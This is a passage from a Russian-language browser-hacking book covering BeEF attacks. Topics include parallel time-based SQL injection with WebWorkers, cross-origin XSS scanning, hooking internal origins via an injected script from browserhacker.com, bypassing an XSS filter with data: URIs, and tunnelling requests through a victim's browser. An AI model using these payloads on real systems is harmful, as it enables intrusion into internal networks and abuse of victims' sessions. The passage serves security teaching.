   console.log("Waiting for workers to complete..." +
    "Successful workers done ["+successfulWorkersDone+"]");
  }
 }
 // первый вызов
 spawnWorkers(position, workers_number);
 var checkCompleteInterval = setInterval(function(){
   checkComplete()}, checkCompleteDelay);
 }else{
 console.log("WebWorker not supported!");
 }
```

Цель представляет собой веб-приложение внутренней сети, доступное по адресу `172.16.37.149:8080`. Определив, что базовое время HTTP-ответа для ресурса `/` всегда меньше 0,2 секунды, можно уверенно использовать двухсекундную задержку, заданную переменной `timeDelay`. По умолчанию параллельно работают пять worker, но их число можно изменить переменной `workers_number`. Код каждого WebWorker должен загружаться из того же источника, что и код контроллера; его расположение задается переменной `wwloc`.

При первоначальном вызове `spawnWorkers()` с позицией 1, поскольку нужно получить первый символ имени базы данных, создаются пять WebWorker. Каждый получает символ в определенной позиции: первый работает с позицией 1, второй с позицией 2 и так далее. Одновременно каждую секунду вызывается функция `checkComplete()`. Она проверяет, сколько worker успешно завершили работу и достигнут ли конец имени базы данных.

Один из способов определить длину извлекаемых данных состоит в отправке семи запросов к позиции за пределами строки и проверке того, что ни один из них не задержался. MSSQL не допускает нулевых символов в именах баз данных, что упрощает процесс. В данном случае длина имени базы `sql_InjEction_1234` равна 18. Если ни один из семи запросов символа в позиции 19 не задержался, значит, достигнут конец данных.

Новые worker создаются, пока значение `dataLength` неизвестно. После определения `dataLength` и завершения всех worker очищается интервал вызовов `checkComplete()`, а имя базы восстанавливается. Массив `dbname` содержит все полученные символы в десятичном представлении. Остается перебрать его и вызвать `String.fromCharCode(char)` для получения строки. Эту задачу выполняет функция `finish()`.

Результат применения метода с пятью параллельными worker, двухсекундной задержкой и базовым временем ответа 0,2 секунды показан на рис. 9-13. Имя базы данных получено всего за 44 секунды.




Рис. 9-13. Пять WebWorker извлекают имя базы данных в Chrome.

Та же попытка с десятью worker сокращает общее время извлечения до 30 секунд, как показано на рис. 9-14.




Рис. 9-14. Десять WebWorker извлекают имя базы данных в Firefox.

Запуск Sqlmap с теми же параметрами временной задержки, что и в предыдущей межисточниковой демонстрации, занимает почти 140 секунд для получения того же результата:

```
./sqlmap.py -u "http://172.16.37.149:8080/?book_id=1"
 -p book_id --dbms "mssql" --technique T --time-sec=2
 -v 3 --current-db --threads 5
[19:53:56] [DEBUG] performed 151 queries in 139.56 seconds
current database: 'sql_InjEction_1234'
```

Хотя указано пять потоков, Sqlmap отключает многопоточность при временной слепой SQL-инъекции. Фактически все запросы отправляются последовательно.

Кроме того, если вы контролируете браузер во внутренней сети и атакуете внутреннее веб-приложение, задержка связи будет меньше, а надежность выше. Это позволяет уменьшить задержку SQL, повысив эффективность обнаружения и вывода данных.

Можно пойти еще дальше и разделить работу по отправке запросов одной цели и восстановлению байтов между несколькими подключенными браузерами. Затем поступающие от браузеров данные можно восстановить на сервере. Полный код распределенной временной SQL-инъекции доступен по адресу `https://browserhacker.com`.

В этом разделе вы исследовали способы эксплуатации уязвимостей SQL-инъекции. Теперь рассмотрим уязвимости межсайтового выполнения сценариев и их эксплуатацию из браузера.

Обнаружение уязвимостей межсайтового выполнения сценариев

Уязвимости межсайтового выполнения сценариев (XSS) анализировались в главе 2, где приводились примеры этой категории ошибок в реальных веб-приложениях. Теперь основное внимание уделяется обнаружению XSS целиком из подключенного браузера.

Межисточниковое слепое обнаружение межсайтового выполнения сценариев

Чтобы обнаружить XSS из другого источника, нужно уметь выполнять два действия: отправлять атаку и определять, была ли она успешной.

После обнаружения URL `http://192.168.1.1/chapter?id=1` методом из предыдущих разделов следующим шагом становится проверка параметра `id` на XSS. Для этого загрузите URL в IFrame и добавьте к значению параметра классическую строку XSS. Результат:

```
<iframe src="http://192.168.1.1/chapter?id=1
  %3Cscript%3Ealert(1)%3C%2Fscript%3E">
```

При присоединении IFrame к DOM подключенной страницы загружается межисточниковый URL. Если ресурс уязвим для отраженной или хранимой XSS, потенциально появится всплывающее окно. Разумеется, нужен способ узнать, сработал ли вектор XSS. Поскольку IFrame внедрен в подключенную страницу, напрямую увидеть окно нельзя. Его увидит жертва, а если одна из ваших целей - незаметность, этого определенно следует избежать!

Идея выявления XSS путем загрузки проверяемых ресурсов в IFrame была развита Гаретом Хейесом в 2009 году при создании XssRays.[23] XssRays представляет собой чистый JavaScript-сканер XSS. Вкратце, он получает все ссылки и формы веб-страницы и загружает найденные ресурсы в IFrame, добавляя векторы XSS к путям ресурсов и их параметрам.

В 2009 году дочерний IFrame мог связываться с родительским через идентификатор фрагмента URI (#) даже между источниками. Современные браузеры исправили эту уязвимость. Ее можно считать нарушением SOP, поскольку по SOP межисточниковый ресурс в IFrame не должен связываться с окном верхнего уровня.

То, что XssRays целиком написан на JavaScript, делает его хорошим кандидатом для непосредственного применения из подключенного браузера. Старую логику XssRays можно использовать в современных браузерах, заменив исправленный обход с идентификатором фрагмента. Новой полезной нагрузке требуется более сложный, совместимый с SOP подход. При успешном обнаружении XSS атакующий должен получить уведомление без конфликта с SOP.

Новая полезная нагрузка изменяет расположение IFrame на известный атакующему ресурс, например обработчик на его сервере. Возвращаясь к предыдущему примеру, новый вектор выглядит так:

```
<iframe src="http://192.168.1.1/chapter?id=1%3Cscript%3Elocation%3D'http%3A
%2F%2Fbrowserhacker.com%2Fxssrays%3Fdetails%3D....'%3C%2Fscript%3E">
```

При успешном выполнении атаки создается GET-запрос к ресурсу `http://browserhacker.com/xssrays` со сведениями об уязвимости XSS. Такой подход не дает ложных положительных результатов, поскольку серверный обработчик получит GET-запрос только после выполнения инструкций. Для уведомления уязвимость уже должна быть эксплуатирована.

Улучшенная версия XssRays входит в BeEF, и ее логику можно внедрить в подключенный браузер для проверки ресурсов того же и других источников на XSS. На рис. 9-15 показана схема работы XssRays в BeEF.




Рис. 9-15. Высокоуровневая архитектура XssRays: сканер внедряет векторы в IFrame, а успешная XSS уведомляет сервер BeEF.

Нет причин не использовать XssRays в том же источнике для обнаружения XSS. Однако ценность этого ограничена, поскольку весь источник и так доступен без препятствий SOP. XSS в том же источнике не обязательно дает дополнительное преимущество при перемещении по инфраструктуре.

Межисточниковое обнаружение XSS особенно полезно для расширения поверхности атаки. Косвенная эксплуатация XSS на веб-сервере, не маршрутизируемом из Интернета, может быть очень ценной. Организация могла считать новую цель недоступной, поэтому уровень ее защиты может быть незрелым.

Если удается найти XSS в межисточниковом ресурсе, ничто не мешает подключить браузер и в контексте этого ресурса. В зависимости от задачи можно загрузить его в скрытый IFrame уже подключенной страницы либо открыть новое всплывающее или фоновое окно, как обсуждалось в главе 3. В следующих разделах вы исследуете подключение нового источника.

Еще одно преимущество межисточникового обнаружения XSS состоит в сокрытии вашего IP-адреса в Интернете. Ресурсы загружаются не из местоположения атакующего, а из подключенного браузера. Поэтому веб-приложение записывает IP-адрес цели. Помните, это свойство относится ко всем действиям из подключенного браузера, служащего плацдармом для запуска в основном анонимных атак.

Межисточниковая слепая эксплуатация межсайтового выполнения сценариев

Сейчас у вас есть один подключенный источник через браузер во внутренней сети. Предположим, этот первоначальный источник доступен из Интернета. Кроме того, обнаружено немаршрутизируемое веб-приложение с XSS. Следующий шаг - получить доступ к его источнику, что на самом деле довольно просто.

Нужен лишь еще один перехватчик в новом обнаруженном источнике. Важно не путать подключенные браузеры с подключенными источниками. У подключенного браузера должен быть хотя бы один подключенный источник, а у подключенного источника - хотя бы один подключенный браузер. Обычно это соответствие один к одному. Если источник подключен в браузере жертвы, имеется один браузер и один источник. Создание подключенного IFrame к другому источнику внутри DOM ранее подключенного источника означает, что в одном браузере подключены два источника. Можно также подключить два или больше браузеров к одному источнику; так происходит, когда фреймворк подключает несколько браузеров через XSS.

Разберем получение доступа к новому источнику. В продолжение примера XssRays уязвимый ресурс `http://192.168.1.1/chapter?id=1` подключается в скрытом IFrame через BeEF выполнением двух строк JavaScript:

```
var i = beef.dom.createInvisibleIframe();
i.setAttribute(
  'src',
  "http://192.168.1.1/chapter?id=1"+
  "<script src='http://browserhacker.com/hook.js'></script>");
```

Эксплуатировав XSS для подключения нового источника, вы получаете к нему косвенный доступ. Поскольку источник немаршрутизируемый, вся связь должна идти через подключенный браузер. Слепое подключение источника предоставило атакующему доступ к внутреннему веб-приложению, которое никогда не считалось доступным из Интернета.

Теперь для дальнейших атак на веб-сервер можно применить браузерный туннелирующий прокси. Подробнее об этих методах вы узнаете в следующих разделах.

Обход фильтров межсайтового выполнения сценариев

Большинство современных браузеров по умолчанию реализуют фильтрацию XSS, которая может снизить надежность межисточникового подключения. Обход этих мер останется бесконечной гонкой вооружений, но для подключенного браузера, вероятно, найдется подходящий способ.

Фильтр Chrome, также реализованный в Safari, поскольку оба браузера используют механизм отображения WebKit, называется XssAuditor. Он не защищает от атак XSS, доставленных через векторы URI `data:`. Марио Хайдерих (Mario Heiderich) сообщил об этой проблеме разработчикам Chrome в 2010 году.[24] На момент написания книги обход не был исправлен.

Схема URI `data:` изначально создавалась как способ включать встроенные данные в HTML-страницы в виде внешних ресурсов. Ее формат:

```
data:[<MIME-type>][;charset=<encoding>][;base64],<data>
```

После кодирования необработанного PNG-изображения в base64 получится следующий URI `data:`:

```
<img src=" \
AAAFCAYAAACNbyblAAAAHElEQVQI12P4//8/w38GIAXDIBKE0DHxgljNBAAO \
9TXL0Y4OHwAAAABJRU5ErkJggg==">
```

Ничто не мешает схеме включать другое содержимое, например задать набор символов `text/html` и закодировать в base64 строку `<script>alert(1)</script>`. Результат:

```
<iframe src="data:text/html; base64, \
PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==></iframe>
```

Тот же прием применяется в XssRays BeEF для Chrome и Safari. Логику показывает следующий фрагмент JavaScript:

```
if(beef.browser.isC() || beef.browser.isS()){
  // если браузер Chrome или Safari
  var datauri = btoa(url);
  iframe.src = "data:text/html; base64," + datauri;
}else{
  iframe.src = url;
}
```

Теперь, когда вы рассмотрели атаки, запускаемые благодаря XSS, повысим ставки. В следующем разделе вы исследуете разные способы применения этой возможности для достижения своих целей.

Проксирование через браузер

Либеральная межисточниковая политика с подстановочным знаком или обход SOP позволяет использовать подключенный браузер как открытый HTTP-прокси. Если обход или неправильная конфигурация SOP недоступны, запросы все равно можно проксировать через подключенный браузер, но SOP привязывает вас к текущему подключенному источнику. Это полезно, когда источник подключен через XSS, а прямого доступа к нему нет. Обходы SOP рассматриваются в главе 4.

Расширение Tunneling Proxy в BeEF привязывает серверный сокет к `127.0.0.1:6789` и умеет разбирать необработанные HTTP-запросы. Часть этой функциональности демонстрирует следующий фрагмент:

```
def initialize
  @conf = BeEF::Core::Configuration.instance
  @proxy_server = TCPServer.new(
   @conf.get('beef.extension.proxy.address'),
   @conf.get('beef.extension.proxy.port')
  )
  loop do
    proxy = @proxy_server.accept
    Thread.new proxy, &method(:handle_request)
  end
end
def handle_request socket
  request_line = socket.readline
  # HTTP-метод, по умолчанию GET
  method = request_line[/^\w+/]
  # версия HTTP, по умолчанию 1.0
  version = request_line[/HTTP\/(1\.\d)\s*$/, 1]
  version = "1.0" if version.nil?
  # URL в форме узел:порт/путь
```

```
  url = request_line[/^\w+\s+(\S+)/, 1]
  # Переопределить регулярное выражение UNRESERVED URI::Parser,
  # чтобы избежать ошибок BAD URI при отправке векторов атак
  # (см. tolerant_parser).
  tolerant_parser = URI::Parser.new(
   :UNRESERVED => BeEF::Core::Configuration.instance.get(
     "beef.extension.requester.uri_unreserved_chars")
  )
  uri = tolerant_parser.parse(url.to_s)
  raw_request = request_line
  content_length = 0
  loop do
    line = socket.readline
    if line =~ /^Content-Length:\s+(\d+)\s*$/
      content_length = $1.to_i
    end
    if line.strip.empty?
      # прочитать оставшиеся в сокете данные,
      # ровно content_length байтов
      if content_length >= 0
        raw_request += "\r\n" + socket.read(content_length)
      end
      break
    else
      raw_request += line
    end
  end
  [...snip...]
end
```

Необработанные HTTP-запросы, поступающие в серверный сокет, разбираются и сохраняются в базе BeEF. Затем другой компонент получает данные необработанного запроса из базы и преобразует их в `XMLHttpRequest`. Такие запросы готовы к внедрению в DOM подключенного браузера через один из каналов связи. Как описано в главе 3, каналом может быть опрос XHR, WebSocket или DNS.

Серверный компонент Requester внедряет в подключенный браузер правильный вызов JavaScript API BeEF:

```
def add_to_body(output)
  @body << %Q{
    beef.execute(function() {
      beef.net.requester.send(
        #{output.to_json}

       );
    });
  }
end
```

Переменная `output` в этом фрагменте является хешем в представлении JSON и содержит все сведения об отправляемом запросе. Затем эти данные передаются как входные параметры метода `beef.net.requester.send`. Для каждой записи массива `requests_array` он создает `XMLHttpRequest` и вызывает `beef.net.forge_request`, как показано ниже:

```
beef.net.requester = {
 handler: "requester",
 send: function(requests_array) {
  for (i in requests_array) {
   request = requests_array[i];

   // применить API forge_request BeEF для создания
   // объекта XHR со всеми необходимыми сведениями
   beef.net.forge_request('http', request.method, request.host,
    request.port, request.uri, null, request.headers, request.data,
    10, null, request.allowCrossDomain, request.id, function(res,
    requestid){
      // обратный вызов отправляет серверу данные ответа XHR
```

```
        beef.net.send('/requester', requestid, {
         response_data: res.response_body,
         response_status_code: res.status_code,
         response_status_text: res.status_text,
         response_port_status: res.port_status,
         response_headers: res.headers});
    });
   }
  }
 };
```

Последний входной параметр `forge_request` является анонимной функцией обратного вызова, вызываемой после завершения `forge_request`. Она вызывает `beef.net.send`, чтобы вернуть BeEF данные ответа XHR, включая состояние, заголовки и тело. Затем сервер удаляет часть заголовков HTTP-ответа, главным образом поля кэширования и кодирования, и корректирует заголовок `Content-Length`. Такая нормализация необходима, поскольку исходный HTTP-ответ получен через `XMLHttpRequest` и может содержать заголовки кодирования GZIP. Если Tunneling Proxy сохранит такие заголовки, могут возникнуть несоответствия `Content-Length`, поскольку подключенный браузер уже декодировал ответ при получении XHR.

На этом этапе нормализованный необработанный HTTP-ответ можно отправить обратно в сокет, который первоначально передал запрос Tunneling Proxy BeEF на порту 6789. В зависимости от тайм-аута опроса BeEF, времени ответа целевого приложения и пропускной способности подключенного браузера получение ответов задерживается на несколько секунд.

На рис. 9-16 показано высокоуровневое устройство Tunneling Proxy.




Рис. 9-16. Внутреннее устройство Tunneling Proxy BeEF: запрос клиента сохраняется на сервере, преобразуется в XHR подключенного браузера, а ответ возвращается клиенту.

Уменьшить задержки помогает канал связи WebSocket в BeEF. По умолчанию он отключен, поэтому сначала его необходимо включить. WebSocket является потоковым протоколом и значительно быстрее стандартного канала с опросом XHR. Канал WebSocket включается только при полной поддержке подключенным браузером, поэтому возможность подключать старые браузеры не теряется.

Просмотр через браузер

Одна из самых распространенных конфигураций прокси состоит в том, что браузер при просмотре Интернета использует обычный HTTP-прокси как посредника. Немного изменим эту модель.

Вместо обычного HTTP-прокси вставляется подключенный браузер. Теперь посредником служит он: браузер не только проксирует запросы, но и отправляет их со своими разрешениями. В результате подключенный браузер позволяет просматривать подключенный источник, который прежде потенциально был недоступен.

Важно, что каждый запрос отправляется со всеми разрешениями подключенного браузера. Как уже подчеркивалось в этой главе, если цель аутентифицирована в приложении, браузер атакующего также получает такой доступ. На рис. 9-17 браузер Opera настроен на использование `127.0.0.1:6789`, адреса Tunneling Proxy BeEF, как стандартного HTTP-прокси.




Рис. 9-17. Opera использует Tunneling Proxy BeEF. В параметрах прокси указан HTTP-прокси 127.0.0.1 с портом 6789.

Затем из Opera атакующий запрашивает ресурс `/dvwa/vulnerabilities/upload`, принадлежащий подключенному домену. Запрос поступает в Proxy, как видно в журнале на рис. 9-18, после чего преобразуется в `XMLHttpRequest` и внедряется в подключенный браузер.

```
[13:16:50][*] Using Hooked Browser with ip [172.16.37.1] as Tunneling Proxy
[13:16:55][>] [PROXY] --> Forwarding request #13: domain[172.16.37.147:80], method[GET], path[/dvwa/vulnerabilities/fi/], cross domain[true]
[13:16:57][>] [PROXY] <-- Response for request #13 to [/dvwa/vulnerabilities/fi/] on domain [172.16.37.147:80] correctly processed
[13:17:00][>] [PROXY] --> Forwarding request #14: domain[172.16.37.147:80], method[GET], path[/dvwa/vulnerabilities/upload/], cross domain[true]
[13:17:02][>] [PROXY] <-- Response for request #14 to [/dvwa/vulnerabilities/upload/] on domain [172.16.37.147:80] correctly processed
```

Рис. 9-18. Журнал отладки Tunneling Proxy.

На рис. 9-19 показаны необработанные заголовки запроса и ответа объекта `XMLHttpRequest`, внедренного в подключенный Firefox, который запрашивает и правильно получает ресурс `/dvwa/vulnerabilities/upload`. Обратите внимание: User-Agent и исходный IP-адрес по-прежнему принадлежат подключенному браузеру.

Рис. 9-19. Подключенный браузер Firefox проксирует запрос.

Все запросы и ответы, проходящие через Tunneling Proxy, сохраняются в базе BeEF. Они доступны для изучения в административном интерфейсе, как показано на рис. 9-20. Их можно сортировать по пути, времени запроса или ответа, домену и другим полям. Так формируется исторический список всех запросов, отправленных цели.




Рис. 9-20. Все пары запросов и ответов Proxy можно подробно анализировать в административном интерфейсе BeEF.

Обход HttpOnly

